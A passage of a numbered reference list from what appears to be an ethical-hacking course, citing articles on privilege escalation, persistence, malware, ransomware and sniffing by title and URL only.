496. (2021), Parent PID Spoofing – Defense Evasion, Privilege Escalation, from https://zerodollarsoc.com/attack-defence-catalogue/techniques/t1134-004-parent-pid-spoofing-defense-evasion-privilege-escalation/.
497. Paul Speulstra, (2020), Event Triggered Execution: Accessibility Features, from https://attack.mitre.org/techniques/T1546/008/.
498. Alain Homewood and Vincent Le Toux, (2021), Access Token Manipulation: SID-History Injection, from https://attack.mitre.org/techniques/T1134/005/.
499. Dcurwin, Shsagir, and Msmbaldwin, (2022), Security assessment: Unsecure SID History Attributes, from https://docs.microsoft.com/en-us/defender-for-identity/cas-isp-unsecure-sid-history-attribute.
500. Vikram Navali, (2021), Windows Security Identifier (SID) History Injection Exposure, from https://www.attivonetworks.com/blogs/windows-sid-history-injection-exposure-blog/.
501. (2020), Event Triggered Execution: Component Object Model Hijacking, from https://attack.mitre.org/techniques/T1546/015/.
502. Giovanni López, (2020), Component Object Model Hijacking, from https://attackiq.com/2020/03/26/component-object-model-hijacking/.
503. COM Hijacking for Persistence, from https://cyberstruggle.org/com-hijacking-for-persistence/.
504. Yaniv Assor, (2018), COM Hijacking – Windows Overlooked Security Vulnerability, from https://www.cyberbit.com/blog/endpoint-security/com-hijacking-windows-overlooked-security-vulnerability/.
505. Persistence: Component Object Model (COM) Hijacking, from https://stmxcsr.com/persistence/com-hijacking.html.
506. (2017), Use Keylogger In Metasploit Framework, from https://www.yeahhub.com/use-keylogger-in-metasploit-framework/.
507. Using a Keylogger with Metasploit, from https://www.offensive-security.com/metasploit-unleashed/keylogging/.
508. (2020), Remote Keylogger Attack using Metasploit | Penetration Testing | J Techcode, from https://jtechcode.blogspot.com/2020/01/remote-keylogger-attack-using.html.
509. 5 Step Using Metasploit Meterpreter Keylogger (Keylogging), from https://www.hacking-tutorial.com/hacking-tutorial/5-step-using-metasploit-meterpreter-keylogger-keylogging/#sthash.vjhSQN3q.dpbs.
510. Lisa Vaas, (2022), Purple Fox Rootkit Dropped by Malicious Telegram Installers, from https://threatpost.com/purple-fox-rootkit-telegram-installers/177330.
511. Amit Serper and Ophir Harpaz, Purple Fox Rootkit Now Propagates as a Worm, from https://www.guardicore.com/labs/purple-fox-rootkit-now-propagates-as-a-worm.
512. (2022), Threat Thursday: Purple Fox Rootkit, from https://blogs.blackberry.com/en/2022/01/threat-thursday-purple-fox-rootkit.
513. Jeff Burt, (2021), Chinese Attackers Use New Rootkit in Long-Running Campaign Against Windows 10 Systems, from https://www.esecurityplanet.com/threats/chinese-attackers-use-new-rootkit-against-windows-10/.
514. Sergiu Gatlan, (2021), GhostEmperor hackers use new Windows 10 rootkit in attacks, from https://www.bleepingcomputer.com/news/security/ghostemperor-hackers-use-new-windows-10-rootkit-in-attacks.
515. (2022), Kaspersky Uncovers Third Known Firmware Bootkit, from https://usa.kaspersky.com/about/press-releases/2022_kaspersky-uncovers-third-known-firmware-bootkit.
516. Natalie Zargarov, (2022), Malicious Telegram Installer Drops Purple Fox Rootkit, fromhttps://blog.minerva-labs.com/malicious-telegram-installer-drops-purple-fox-rootkit.

517. Mark Lechtik, Vasily Berdnikov, Denis Legezo, and Ilya Borisov, (2022), MoonBounce: The Dark Side of UEFI Firmware, from https://securelist.com/moonbounce-the-dark-side-of-uefi-firmware/105468.

518. Josh Stuifbergen, (2021), HP iLO and the Newly Discovered iLOBleed Rootkit, from https://www.secplicity.org/2021/12/29/hp-ilo-and-the-newly-discovered-ilobleed-rootkit/.

519. Andra Andrioaie, (2021), Netfilter Rootkit Malware Infiltrates Into Microsoft's Security Systems: the Gaming Community Targeted, from https://heimdalsecurity.com/blog/netfilter-rootkit-malware-signed-by-microsoft/.

520. Linux Post-exploitation, from https://pentestwiki.org/post-exploitation/.

521. Finding Writable Files, from https://www.oreilly.com/library/view/linux-security-cookbook/0596003919/ch09s11.html#:~:text=The%20chmod%20command%20can%20disable,other%20bits%20for%20further%20restrictions.

522. (2021), Using OpenSSL s_client Commands to Test SSL Connectivity, from https://docs.pingidentity.com/bundle/solution-guides/page/iqs1569423823079.html.

523. (2018), Authenticated WMI Exec via Powershell, from https://www.rapid7.com/db/modules/exploit/windows/local/ps_wmi_exec/.

524. (2020), Powershell: Calculate File Hash - MD5, SHA256, SHA1, from https://www.toptip.ca/2020/10/powershell-calculate-file-hash-md5.html.

525. Mark Russinovich, (2021), PsExec, from https://docs.microsoft.com/en-us/sysinternals/downloads/psexec.

526. Christian, (2020), How to query a list of installed programs in Windows via Windows Settings, Control Panel, WMIC, PowerShell and Windows Registry, from https://techdirectarchive.com/2020/08/17/how-to-query-a-list-of-installed-programs-in-windows-via-windows-settings-control-panel-wmic-powershell-and-windows-registry/.

527. Ross Doughty, (2012), How to: Rebooting From CMD using WMIC, from https://community.spiceworks.com/how_to/6205-rebooting-from-cmd-using-wmic.

528. (2019), Windows: List Services – CMD and PowerShell, from https://www.shellhacks.com/windows-list-services-cmd-powershell/.

529. Srini, Enable/Disable Firewall From Command Line, from https://www.windows-commandline.com/enable-disable-firewall-command-line/.

530. Mitch Bartlett, Command to Add or Remove Computer from Domain, from https://www.technipages.com/command-to-add-or-remove-computer-from-domain.

531. Raj Chandel, (2020), Lateral Movement: Over Pass the Hash, from https://www.hackingarticles.in/lateral-movement-over-pass-the-hash/.

532. QOMPLX Knowledge: OverPass The Hash Attacks, from https://www.qomplx.com/qomplx-knowledge-overpass-the-hash-attacks/.

533. Over Pass the Hash/Pass the Key, from https://book.hacktricks.xyz/windows/active-directory-methodology/over-pass-the-hash-pass-the-key.

534. Jeff Warren, (2019), How to Detect Overpass-the-Hash Attacks, from https://stealthbits.com/blog/how-to-detect-overpass-the-hash-attacks/.

535. Blake Strom and Travis Smith, (2021), Use Alternate Authentication Material: Pass the Hash, from https://attack.mitre.org/techniques/T1550/002/.

536. (2020), Boot or Logon Initialization Scripts: Logon Script (Windows), from https://attack.mitre.org/techniques/T1037/001/.

537. (2021), Boot or Logon Autostart Execution – Persistence, Privilege Escalation, from https://zerodollarsoc.com/attack-defence-catalogue/techniques/t1547-boot-or-logon-autostart-execution-persistence-privilege-escalation/.

538. Raj Chandel, (2021), Windows Privilege Escalation: Logon Autostart Execution (Registry Run Keys), from https://www.hackingarticles.in/windows-privilege-escalation-logon-autostart-execution-registry-run-keys/.

539. Raj Chandel, (2021) , Windows Privilege Escalation: Boot Logon Autostart Execution (Startup Folder), from https://www.hackingarticles.in/windows-privilege-escalation-boot-logon-autostart-execution-startup-folder/#:~:text=Raj%20Chandel%27s%20Blog-,Windows%20Privilege%20Escalation%3A%20Boot%20Logon%20Autostart%20Execution%20(Startup%20Folder),escalate%20privileges%20or%20persistence%20attacks.&text=When%20a%20user%20signs%20in,the%20Registry%20or%20startup%20folder.

540. Dcurwin, Shsagir, and Msmbaldwin, (2021), Tutorial: Domain Dominance Playbook, from https://docs.microsoft.com/en-us/defender-for-identity/playbook-domain-dominance.

541. Ed Williams and Edward Millington, (2021), OS Credential Dumping: LSASS Memory, from https://attack.mitre.org/techniques/T1003/001/.

542. (2020), Dridex – From Word to Domain Dominance, from https://thedfirreport.com/2020/08/03/dridex-from-word-to-domain-dominance/.

543. (2021), System Services: Service Execution, from https://attack.mitre.org/techniques/T1569/002/.

544. (2022), DPAPI - Extracting Passwords, from https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/dpapi-extracting-passwords.

545. Jeff Warren, (2017), Extracting User Password Data With Mimikatz DCSync, from https://stealthbits.com/blog/extracting-user-password-data-with-mimikatz-dcsync/.

546. QOMPLX Knowledge: Skeleton Key Attack Detection, from https://www.qomplx.com/qomplx-knowledge-skeleton-key-attack-detection.

547. (2018), Skeleton Key, from https://pentestlab.blog/2018/04/10/skeleton-key.

548. (2022), Skeleton Key, from https://book.hacktricks.xyz/windows/active-directory-methodology/skeleton-key.

549. Microsoft Active Directory Golden Ticket Attacks Explained: QOMPLX Knowledge, from https://www.qomplx.com/qomplx-knowledge-golden-ticket-attacks-explained/.

550. Bryan Patton, (2021), Golden ticket attacks: How they work — and how to defend against them, from https://blog.quest.com/golden-ticket-attacks-how-they-work-and-how-to-defend-against-them/.

551. (2019), Golden Ticket, from https://www.hypr.com/golden-ticket/.

552. Kirsten Gantenbein, (2021), What are Kerberos Golden Ticket Attacks and How to Detect Them, from https://www.extrahop.com/company/blog/2021/detect-kerberos-golden-ticket-attacks/.

553. Jeff Petters, (2020), Kerberos Attack: How to Stop Golden Tickets?, from https://www.varonis.com/blog/kerberos-how-to-stop-golden-tickets.

554. (2022), Domain Persistence – AdminSDHolder, from https://pentestlab.blog/2022/01/04/domain-persistence-adminsdholder/.

555. Raj Chandel, (2020), Domain Persistence AdminSDHolder, from https://www.hackingarticles.in/domain-persistence-adminsdholder/.

556. AdminSDHolder Attack, from https://attack.stealthbits.com/adminsdholder-modification-ad-persistence.

557. (2021), Backdooring AdminSDHolder for Persistence, from https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/how-to-abuse-and-backdoor-adminsdholder-to-obtain-domain-admin-persistence.

558. (2020), Persistence – WMI Event Subscription, from https://pentestlab.blog/2020/01/21/persistence-wmi-event-subscription/.

559. Brent Murphy and David French, (2022), Event Triggered Execution: Windows Management Instrumentation Event Subscription, from https://attack.mitre.org/techniques/T1546/003/.

560. Raj Chandel, (2020), Defense Evasion: Hide Artifacts, from https://www.hackingarticles.in/defense-evasion-hide-artifacts/.

561. Lori Kaufman, (2018), How to Hide Files and Folders From Prying Eyes on Linux, from https://www.makeuseof.com/tag/hide-files-folders-linux/.

562. Sandy Writtenhouse, (2022), How to See Hidden Files on Your Mac, from https://www.makeuseof.com/tag/show-hidden-files-mac/.

563. (2022), Hide Artifacts, from https://attack.mitre.org/techniques/T1564/.

564. Gilad Maayan, (2021), How to Prevent a Rootkit Attack, from https://blog.malwarebytes.com/how-tos-2/2020/01/how-to-prevent-a-rootkit-attack/.

565. (2020), What is Rootkit and How to Prevent yourself from such Malware, from https://www.adwebtech.com/a-detail-guide-on-rootkit/.

566. What are Rootkits and How to Prevent Them?, from https://enterprise.comodo.com/what-are-rootkits.php.

567. (2022), Everything You Need to Know About Rootkits and How to Protect Yourself, from https://www.avg.com/en/signal/what-is-rootkit.

568. (2020), What You Need to Know About Rootkits, from https://www.ionos.com/digitalguide/server/security/what-is-a-rootkit/.

569. Andre Leibovici, (2018), How to protect yourself against keyloggers, from https://www.citrix.com/blogs/2022/01/18/protect-against-keyloggers/.

570. Tushar Panhalkar, Defend Against Key loggers, from https://info-savvy.com/defend-against-key-loggers/.

571. Five Ways to Keep Keyloggers Away from Your Data, from https://www.northbridgeinsurance.ca/blog/five-ways-to-keep-keyloggers-away/.

572. Eglė Juodytė, (2021), What is a keylogger?, from https://nordvpn.com/blog/keylogger-protection/.

Module 07: Malware Threats

573. The corporate threat posed by email Trojans, from https://www.gfisoftware.de/whitepapers/network-protection-against-trojans.pdf

574. Fausi Qattan & Fredrik Thernelius, (2004), Master's Thesis, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.112.1869&rep=rep1&type=pdf.

575. Commodon Communications - Threats to your Security on the Internet, from http://www.commodon.com/threat/index.htm.

576. Van Hauser/THC, Placing Backdoors Through Firewalls, from https://www.cgisecurity.com/lib/placing_backdoors_through_firewalls.txt.

577. David Wells, (1996), Wrappers, from http://www.objs.com/survey/wrap.htm.

578. Trojans FAQ, from http://techgenix.com/trojans-faq/.

579. How to block ICMP tunneling?, from https://listserv.icsalabs.com/pipermail/firewall-wizards/1999-July/006060.html.

580. Candid Wueest, (2015), Financial Trojans in 2014: Takedowns contributed to 53 percent drop in infections, but threat is still prevalent, from https://www.symantec.com/connect/blogs/financial-trojans-2014-takedowns-contributed-53-percent-drop-infections-threat-still-prevalent.

581. Candid Wueest, (2015), The state of financial Trojans 2014, from https://www.symantec.com/content/dam/symantec/docs/white-papers/state-of-financial-trojans-2014-en.pdf.

582. (2013), Battling with Cyber Warriors- Exploit Kits, from https://resources.infosecinstitute.com/battling-cyber-warriors-exploit-kits/.

583. Joshua Cannell, (2013), Tools of the Trade: Exploit Kits, from https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/.

584. Pierluigi Paganini, (2014), New private Exploit-Kit “Infinity” on the underground, from http://securityaffairs.co/wordpress/25013/cyber-crime/new-private-exploit-kit-infinity-available-underground.html.

585. Marco Preuss, (2013), ChewBacca - a New Episode of Tor-based Malware, from https://securelist.com/chewbacca-a-new-episode-of-tor-based-malware/58192/.

586. Yotam Gottesman, (2014), RSA Uncovers New POS Malware Operation Stealing Payment Card & Personal Information, from https://community.rsa.com/community/products/netwitness/blog/2014/01/30/rsa-uncovers-new-pos-malware-operation-stealing-payment-card-personal-information.

587. Pierluigi Paganini, (2012), Skynet, the potential use of Tor as a bulletproof botnet, from http://securityaffairs.co/wordpress/10960/cyber-crime/skynet-the-potential-use-of-tor-as-a-bulletproof-botnet.html.

588. (2013), SpyGate RAT, from http://spygate-rat.blogspot.in/.

589. Marshall Brain, How Computer Viruses Work, from http://www.mindpride.net/root/Extras/how-stuff-works/how_computer_viruses_work.htm.

590. Virus Protection, from http://www.mindpride.net/root/services/virus_alert_map_advisory.htm.

591. Paul Boutin, (2003), An inside view of the worm that crashed the Internet in 15 minutes, from https://www.wired.com/2003/07/slammer/.

592. Mark Russinovich, (2019), Autoruns for Windows v13.96, from https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns.

593. Mark Russinovich, (2011), TCPView v3.05, from https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview.

594. Norman Book on Computer Viruses, from http://download.norman.no/manuals/eng/BOOKON.PDF.

595. Carey Nachenberg, Understanding and Managing Polymorphic Viruses, from https://www.symantec.com/avcenter/reference/striker.pdf.

596. Dr. Alan Solomon and Robert M. Slade, 1990 - VX BBS & Little Black Book (AT&T Attack), 1991 - Tequila, 2001 - Gnuman, Winux Windows/Linux Virus, 2004 - Trojan.Xombe, Randex, Bizex, Witty, from https://www.cknow.com/cms/vtutor/virus-history-summary.html.

597. Ransomware, from https://en.wikipedia.org/wiki/Ransomware.

598. ANGLER EK AND ANOTHER CRYPTOWALL SAMPLE, from http://malware-traffic-analysis.net/2014/05/28/index.html.

599. GENERAL REMOVAL INSTRUCTIONS, from https://www.f-secure.com/v-descs/guides/general-removal-instructions.shtml.

600. Andreinick05's Batch Virus Maker, from http://www.nerdprogrammer.in/2014/03/andreinick05s-batch-virus-maker.html.

601. DEADLY VIRUS MAKER, from www.nerdprogrammer.in/2014/02/deadlines-virus-maker.html.

602. Praneeth, (2012), DeadLine's Virus Maker 1.8.5, from http://internetfalcon.blogspot.in/2012/11/deadlines-virus-maker-185.html.

603. Computer Worms, from https://userpages.umbc.edu/~dgorin1/432/worms.htm.

604. Kaoru Hayashi, (2014), IoT Worm Used to Mine Cryptocurrency, from https://www.symantec.com/connect/blogs/iot-worm-used-mine-cryptocurrency.

605. Kaoru Hayashi, (2013), Linux Worm Targeting Hidden Devices, from https://www.symantec.com/connect/blogs/linux-worm-targeting-hidden-devices.

606. (2014), Exploit Kits, from https://www.trustwave.com/Resources/SpiderLabs-Blog/Terror-Exploit-Kit--More-like-Error-Exploit-Kit/?page=1&year=0&month=0&tag=Exploit+Kits&LangType=1033.

607. Worm, from https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/worm.

608. R. A. Hettinga, (2003), Random Scanning Worms and Sapphire/Slammer's PRNG..., from https://www.mail-archive.com/cryptography@wasabisystems.com/msg03503.html.

609. King Adnan Anjum, (2010), Reverse WWW Shell - Covert Channels Using HTTP, from https://hackguide4u.blogspot.com/2010/03/reverse-www-shell-covert-channels-using.html.

610. DaBoss, (2013), File Extensions, from https://www.cknow.com/cms/vtutor/file-extensions.html.

611. DaBoss, (2013), Companion Files, from https://www.cknow.com/cms/vtutor/companion-files.html.

612. Ed Skoudis, (2003), Trojan horses, from http://www.informit.com/articles/article.aspx?p=102181&seqNum=2.

613. Shahram Monshi Pouri, Nikunj Modi, Trojans and Backdoors, from https://www.it.uu.se/edu/course/homepage/sakdat/ht06/assignments/pm/programme/modi-monshipouri.pdf.

614. (2016), What Is A Banking Trojan And How Does It Work, from https://thecentexitguy.com/what-is-a-banking-trojan-and-how-does-it-work/.

615. Candid Wueest, (2017), ISTR Financial Threats Review 2017, from https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-financial-threats-review-2017-en.pdf.

616. Swati Khandelwal, (2017), New Windows Trojan Spreads MIRAI Malware To Hack More IoT Devices, from https://thehackernews.com/2017/02/mirai-iot-botnet-windows.html#author-info.

617. Catalin Cimpanu, (2017), New Malware Intentionally Bricks IoT Devices, from https://www.bleepingcomputer.com/news/security/new-malware-intentionally-bricks-iot-devices/.

618. Farzad, (2010), Introduction to Trojans and Backdoors, from https://www.symantec.com/connect/articles/introduction-trojans-and-backdoors.

619. (2017), Virus hoax, from https://www.sophos.com/en-us/threat-center/threat-analyses/hoaxes/virus-hoax.aspx.

620. Emilian Varsanov, (2017), Zeus Virus Scam (2017 Alert Hoax), from https://www.virusresearch.org/zeus-virus-scam-2017-alert-hoax/.

621. (2016), Kaspersky Security Bulletin 2016. Story of the year The Ransomware revolution, from https://media.kaspersky.com/en/business-security/kaspersky-story-of-the-year-ransomware-revolution.pdf.

622. What is the FAT Virus?, from https://www.wisegeek.com/what-is-the-fat-virus.htm#comments.

623. Rohil Dubey, Security and Malware - Web Scripting Viruses, from http://touque.ca/EC/students/DubeyR/ics_minor_project.html.

624. Margaret Rouse, (2007), E-Mail Virus, from https://searchmidmarketsecurity.techtarget.com/definition/email-virus.

625. E-Mail Virus, from https://www.techopedia.com/definition/15802/email-virus.

626. Common Trojan Ports, from https://www.pcsecurityworld.com/75/common-trojan-ports.html.

627. (2019), Commonly Used Port, from https://attack.mitre.org/techniques/T1043/.

628. (2016), Necurs Botnet Returns With Updated Locky Ransomware In Tow, from https://www.proofpoint.com/us/threat-insight/post/necurs-botnet-returns-with-updated-locky-ransomware-in-tow.

629. Luis Mendieta, (2018), DreamBot Campaign Dreams Big, from https://www.anomali.com/blog/dreambot-campaign-dreams-big.

630. Gurubaran S, (2017), Dreambot Banking Trojan Delivered via Resume-Themed Email, from https://gbhackers.com/dreambot-banking-trojan/.

631. (2019), Point-of-sale malware, from https://en.wikipedia.org/wiki/Point-of-sale_malware.

632. (2013), Point-of-Sale Malware Threats, from https://www.secureworks.com/research/point-of-sale-malware-threats.

633. Sergey Yunakovsky, (2017), Neutrino modification for POS-terminals, from https://securelist.com/neutrino-modification-for-pos-terminals/78839/.

634. (2016), Point of Sale (POS), from https://blog.malwarebytes.com/threats/point-of-sale-pos/.

635. (2017), New Trojan Attacks Point-Of-Sale Systems Seeking Card Info, from https://www.cyberianit.com/2017/07/26/new-trojan-attacks-point-of-sale-systems-seeking-card-info/.

636. (2019), BasBanke: Trend-setting Brazilian banking Trojan, from https://securelist.com/basbanke-trend-setting-brazilian-banking-trojan/90365/.

637. Yiyi Miao, (2017), Most Destructive Malware of All Time, from https://www.opswat.com/blog/most-destructive-malware-all-time.

638. Ben Herzog, (2018), Godzilla Loader and the Long Tail of Malware, from https://research.checkpoint.com/godzilla-loader-and-the-long-tail-of-malware/.

639. (2020), Trojan.Downloader, from https://blog.malwarebytes.com/detections/trojan-downloader/.

640. Norah Armstrong, Inside-Out Attacks. Covert Channel Attacks Inside-out Attacks, from https://docplayer.net/864961-Inside-out-attacks-ivan-buetler-csnc-ch-covert-channel-attacks-inside-out-attacks-seite-1-glarnischstrasse-7-postfach-1671-ch-8640-rapperswil.html.

641. (2015), RIG Exploit Kit Source Code Leak - The End or Just the Beginning of RIG?, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/rig-exploit-kit-source-code-leak-the-end-or-just-the-beginning-of-rig/.

642. Lena Fuks, (2019), 10 Ransomware Attacks You Should Know About in 2019, from https://www.allot.com/blog/10-ransomware-attacks-2019/.

643. Ransomware, from https://www.trendmicro.com/vinfo/us/security/news/ransomware/page/1.

644. Allan Liska, (2019), 4 Ransomware Trends to Watch in 2019, from https://www.recordedfuture.com/ransomware-trends-2019/.

645. Penny Hoelscher, (2019), What are virus hoaxes, from https://www.comparitech.com/antivirus/virus-hoax/.

646. Ventsislav Krastev, (2018), Google Critical Security Alert Virus Scam (Gmail) – How to Remove (2019), from https://sensorstechforum.com/google-critical-security-alert-virus-scam-gmail-remove/.

647. Moseley, (2019), Two – thirds of all antivirus applications in Android are fraud, from https://cybersguards.com/two-thirds-of-all-antivirus-applications-in-android-are-fraud/.

648. Catalin Cimpanu, (2019), Two-thirds of all Android antivirus apps are frauds, from https://www.zdnet.com/article/two-thirds-of-all-android-antivirus-apps-are-frauds/.

649. (2019), Fileless threats, from https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/fileless-threats.

650. Mary Branscombe, (2019), What is fileless malware and how do you protect against it?, from https://www.techrepublic.com/article/what-is-fileless-malware-and-how-do-you-protect-against-it/.

651. Kate Brew, (2019), Fileless Malware Detection: A Crash Course, from https://cybersecurity.att.com/blogs/security-essentials/fileless-malware-detection.

652. Simon Floreza, Donald Castillo, and Mark Manahan, (2018), Security 101: Defending Against Fileless Malware, from https://www.trendmicro.com/vinfo/in/security/news/security-technology/security-101-defending-against-fileless-malware#documentexploits.

653. Lenny Zeltser, (2018), How Fileless Malware Infections Start, from https://blog.minerva-labs.com/how-fileless-malware-infections-start.

654. Jareth, (2017), Fileless malware: Invisible threat or scaremongering hype?, from https://blog.emsisoft.com/en/29070/fileless-malware-attacks/.

655. What Is Fileless Malware?, from https://www.mcafee.com/enterprise/en-in/security-awareness/ransomware/what-is-fileless-malware.html.

656. Fileless Malware Attacks, from https://d3pakblog.wordpress.com/2018/05/05/d34n6_fileless-malware-attacks-intro/.

657. Pedro Tavares, (2018), The Art of Fileless Malware, from https://resources.infosecinstitute.com/art-fileless-malware/#gref.

658. Edmund Brumaghin, (2019), Divergent: "Fileless" NodeJS Malware Burrows Deep Within the Host, from https://blog.talosintelligence.com/2019/09/divergent-analysis.html.

659. Manohar Ghule and Mohd Sadique, (2019), Fileless malware campaign roundup, from https://www.zscaler.com/blogs/research/fileless-malware-campaign-roundup.

660. (2019), Vaporworm Threat: What You Need to Know About the Next Evolution of Malware, from https://www.avertium.com/vaporworm-threat-what-you-need-to-know-about-the-next-evolution-of-malware/.

661. Sudais Asif, (2019), Thousands of Windows PCs infected by Nodersok/Divergent fileless malware, from https://www.hackread.com/windows-pcs-infected-nodersok-divergent-fileless-malware/.

662. Dor Zvi, (2019), Obfuscated Fileless Malware in Cyberattackers' Toolkits: A Closer Look, from https://www.mimecast.com/blog/2019/06/obfuscated-fileless-malware-in-cyberattackers-toolkits-a-closer-look/.

663. Andrea Lelli, (2019), Dismantling a fileless campaign: Microsoft Defender ATP's Antivirus exposes Astaroth attack, from https://www.microsoft.com/security/blog/2019/07/08/dismantling-a-fileless-campaign-microsoft-defender-atp-next-gen-protection-exposes-astaroth-attack/.

664. Adam Mansour, (2017), How to Block Fileless Malware, from https://www.intelligonetworks.com/blog/fileless-malware.

665. David Strom, (2019), How to Defend Your Organization Against Fileless Malware Attacks, from https://securityintelligence.com/how-to-defend-your-organization-against-fileless-malware-attacks/.

666. (2018), Fileless Malware: What It Is and How to Stop It, from https://www.tripwire.com/state-of-security/security-awareness/fileless-malware-stop/.

667. Sharron Malaver, (2018), How to Protect Against Fileless Malware Attacks, from https://blog.minerva-labs.com/how-to-protect-against-fileless-malware-attacks.

668. Margaret Rouse, (2019), Fileless malware attack, from https://whatis.techtarget.com/definition/fileless-infection-fileless-malware.

669. Stephen Cooper, (2018), Fileless malware attacks explained, from https://www.comparitech.com/blog/information-security/fileless-malware-attacks/.

670. (2018), Fileless Malware the Stealth Attacker, from https://www.allot.com/resources/TB_FILELESS_MALWARE_THREAT_BULLETIN.pd_.pdf.

671. Trevagh Stankard, (2021), New Ransomware Technique: RTF Template Injection, from https://www.titanhq.com/blog/ransomware-technique-rtf-template-injection/.

672. Jeff Burt, (2021), Nation-State Attackers Use RTF Injection to Easily Spread Malware, from https://www.esecurityplanet.com/threats/nation-state-attackers-rtf-injection-malware/.

673. Ofer Caspi , (2021), AT&T Alien Labs finds new Golang malware (BotenaGo) targeting millions of routers and IoT devices with more than 30 exploits, from https://cybersecurity.att.com/blogs/labs-research/att-alien-labs-finds-new-golang-malwarebotenago-targeting-millions-of-routers-and-iot-devices-with-more-than-30-exploits.
674. Lisa Vaas, (2022), BotenaGo Botnet Code Leaked to GitHub, Impacting Millions of Devices, from https://threatpost.com/botenago-botnet-code-leaked-to-github/178059/.
675. John Hammond, (2022), Long Live Log4Shell': CVE-2021-44228 Not Dead Yet, from https://threatpost.com/log4shell-cve-2021-44228/178225/.
676. Threat Landscape Dashboard Exploit Kits, from https://www.mcafee.com/enterprise/fr-ca/threat-center/threat-landscape-dashboard_msm_moved/exploit-kits0.html.
677. Lawrence Abrams, (2021), ALPHV BlackCat - This Year's Most Sophisticated Ransomware, from https://www.bleepingcomputer.com/news/security/alphv-blackcat-this-years-most-sophisticated-ransomware/.
678. Jim Walter, (2022), BlackCat Ransomware | Highly-Configurable, Rust-Driven RaaS On The Prowl For Victims, from https://www.sentinelone.com/labs/blackcat-ransomware-highly-configurable-rust-driven-raas-on-the-prowl-for-victims/.
679. Pierluigi Paganini, (2021), BlackCat Ransomware, A Very Sophisticated Malware Written in Rust, from https://securityaffairs.co/wordpress/125459/cyber-crime/blackcat-ransomware.html.
680. Tomas Meskauskas, (2022), What is ALPHV (BlackCat) ransomware?, from https://www.pcrisk.com/removal-guides/22555-alphv-blackcat-ransomware.
681. Mark Loman, (2021), BlackMatter ransomware emerges from the shadow of DarkSide, from https://news.sophos.com/en-us/2021/08/09/blackmatter-ransomware-emerges-from-the-shadow-of-darkside/.
682. Dvir Sason, (2021), BlackMatter Ransomware: In-Depth Analysis and Recommendations, from https://www.varonis.com/blog/blackmatter-ransomware.
683. (2021), BlackMatter Ransomware Gang Says It's Shutting Down Over Law Enforcement Pressure, from https://techcrunch.com/2021/11/03/blackmatter-ransomware-shut-down/.
684. Avigayil Mechtinger, (2020), ELF Malware Analysis 101: Linux Threats No Longer an Afterthought, from https://www.intezer.com/blog/malware-analysis/elf-malware-analysis-101-linux-threats-no-longer-an-afterthought/.
685. Dan Goodin, (2022), Booby-trapped Sites Delivered Potent New Backdoor Trojan to macOS Users, from https://arstechnica.com/information-technology/2022/01/booby-trapped-sites-delivered-potent-new-backdoor-trojan-to-macos-users/.
686. Overview of the Mach-O Executable Format, from https://developer.apple.com/library/archive/documentation/Performance/Conceptual/CodeFootprint/Articles/MachOOverview.html.
687. Phil Stokes, (2019), How to Reverse Malware on macOS Without Getting Infected | Part 2, from https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-two/.
688. Romain Thomas, (2017), LIEF - Library to Instrument Executable Formats, from https://blog.quarkslab.com/lief-library-to-instrument-executable-formats.html.
689. Avigayil Mechtinger, (2021), ELF Malware Analysis 101: Part 3 - Advanced Analysis, from https://www.intezer.com/blog/malware-analysis/elf-malware-analysis-101-part-3-advanced-analysis/.
690. Tomas Meskauskas , (2021), What is ElectroRAT?, from https://www.pcrisk.com/removal-guides/19796-electrorat-malware-mac.
691. (2021), Rock Down to ElectroRAT Avenue, from https://cyberint.com/blog/research/rock-down-to-electrorat-avenue/.
692. Bajrang Mane, (2021), Analyzing the REvil Ransomware Attack, from https://blog.qualys.com/vulnerabilities-threat-research/2021/07/07/analyzing-the-revil-ransomware-attack.
693. Sushant Paithane, (2021), Analysis of REvil Ransomware Attack, from https://medium.com/confluera-engineering/kaseya-revil-ransomware-attack-41a6dd5c2188.
694. (2021), Revil, from https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-revil.
695. (2022), SockDetour – a Silent, Fileless, Socketless Backdoor – Targets U.S. Defense Contractors, from https://unit42.paloaltonetworks.com/sockdetour/.
696. Ravie Lakshmanan, (2022), New "SockDetour" Fileless, Socketless Backdoor Targets U.S. Defense Contractors, from https://thehackernews.com/2022/02/new-sockdetour-fileless-socketless.html.
697. Milena Dimitrova, (2022), SockDetour Fileless Backdoor Targets U.S.-based Defense Contractors, from https://sensorstechforum.com/sockdetour-fileless-backdoor/.
698. Ben Martens, What Is a Backdoor & How to Prevent Backdoor Attacks (2022), from https://www.safetydetectives.com/blog/what-is-a-backdoor-and-how-to-protect-against-it/.
699. Backdoor Attack, from https://www.imperva.com/learn/application-security/backdoor-shell-attack/.
700. Hardware Trojan Attacks and Countermeasures, from https://www.techdesignforums.com/practice/guides/hardware-trojan-security-countermeasures/.

701. Combating Fileless Attacks, from https://www.blackberry.com/us/en/solutions/fileless-attacks.

702. Fileless Malware Attacks, from https://d3pakblog.wordpress.com/2018/05/05/d34n6_fileless-malware-attacks-intro/.

Module 08: Sniffing

703. Kyle Lai, (2002), Change MAC Address on Win2K & XP, from https://seclists.org/pen-test/2002/Nov/25.

704. Christopher R. Russel, (2001), Penetration Testing with dsniff, from http://www.ouah.org/dsniffintr.htm

705. Telephone tapping or wiretapping, from https://en.wikipedia.org/wiki/Telephone_tapping.

706. Dashdorj Yamkhin, and Youjip Won, Modeling and Analysis of Wireless LAN Traffic, from http://www.dmclab.hanyang.ac.kr/files/publication/journals/international/200911_08.pdf.

707. Sakun, (2011), Overview of Layer 2 Switched Networks and Communication, from http://www.sakunsharma.in/2011/07/overview-layer-2-switched-networks-communication/.

708. R. Droms, (1997), Dynamic Host Configuration Protocol, from https://www.ietf.org/rfc/rfc2131.txt.

709. Yusuf Bhaiji, Understanding, Preventing, Defending Against Layer 2 Attacks, from https://www.sanog.org/resources/sanog15/sanog15-yusuf-l2-security.pdf.

